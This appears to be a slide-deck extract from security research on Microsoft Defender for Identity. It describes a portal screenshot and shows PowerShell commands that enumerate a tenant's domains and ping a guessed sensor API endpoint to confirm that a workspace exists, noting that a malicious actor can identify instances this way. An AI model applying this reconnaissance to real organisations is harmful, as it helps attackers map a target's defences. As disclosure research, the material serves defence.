


The screenshot shows the Microsoft Defender for Identity interface on a web browser. The URL in the address bar is `security.microsoft.com`. The main title is "Microsoft Defender for Identity". On the left, there's a navigation sidebar with sections like "Email & collaboration", "Investigations", "Explorer", "Review", "Campaigns", "Threat tracker", "Exchange message trace", "Attack simulation training", "Policies & rules", "Cloud apps", "Cloud discovery", "Cloud app catalog", "OAuth apps", "App governance", "Files", "Activity log", "Governance log", "Reports", "Health", "Permissions", "Settings", "More resources", and "Customize navigation". The "About" tab is selected in the top navigation bar. The "General" section contains "Health issues" and "About". The "About" section displays the following information:

Workspace version	Workspace ID	Geolocation	Workspace Name
2.202.16449.17355	09aa973c-0755-4264-a903-c297d1c9848a	Europe	thalpius-onmicrosoft.com

On the right, there's a "Useful Links" section with links to "System status", "Defender for Identity documentation", and "What's new". In the bottom right corner of the main content area, there are two small icons: a blue square with a white question mark and a black square with a white speech bubble.

Identifying the workspace



```
Administrator: Windows PowerShell
PS C:\> Get-AzureADCustomDomains -domain thalpius.com
thalpius.com
thalpius.mail.onmicrosoft.com
thalpius.onmicrosoft.com
PS C:\> Invoke-WebRequest https://thalpiussensorapi.atp.azure.com/tri/sensor/api/ping

StatusCode      : 200
StatusDescription : OK
Content          : Ok
RawContent       : HTTP/1.1 200 OK
                    Transfer-Encoding: chunked
                    Connection: keep-alive
                    Vary: Accept-Encoding
                    Strict-Transport-Security: max-age=31536000; includeSubDomains
                    Content-Type: text/plain; charset=utf-8
                    Dat...
Forms            : {}
Headers          : {[Transfer-Encoding, chunked], [Connection, keep-alive], [Vary, Accept-Encoding], [Strict-Transport-Security, max-age=31536000; includeSubDomains]...}
Images           : {}
InputFields       : {}
Links             : {}
ParsedHtml        : mshtml.HTMLDocumentClass
RawContentLength : 2


PS C:\>
```

Identifying the workspace

- Malicious actor can identify an instance
- Only if an instance is created

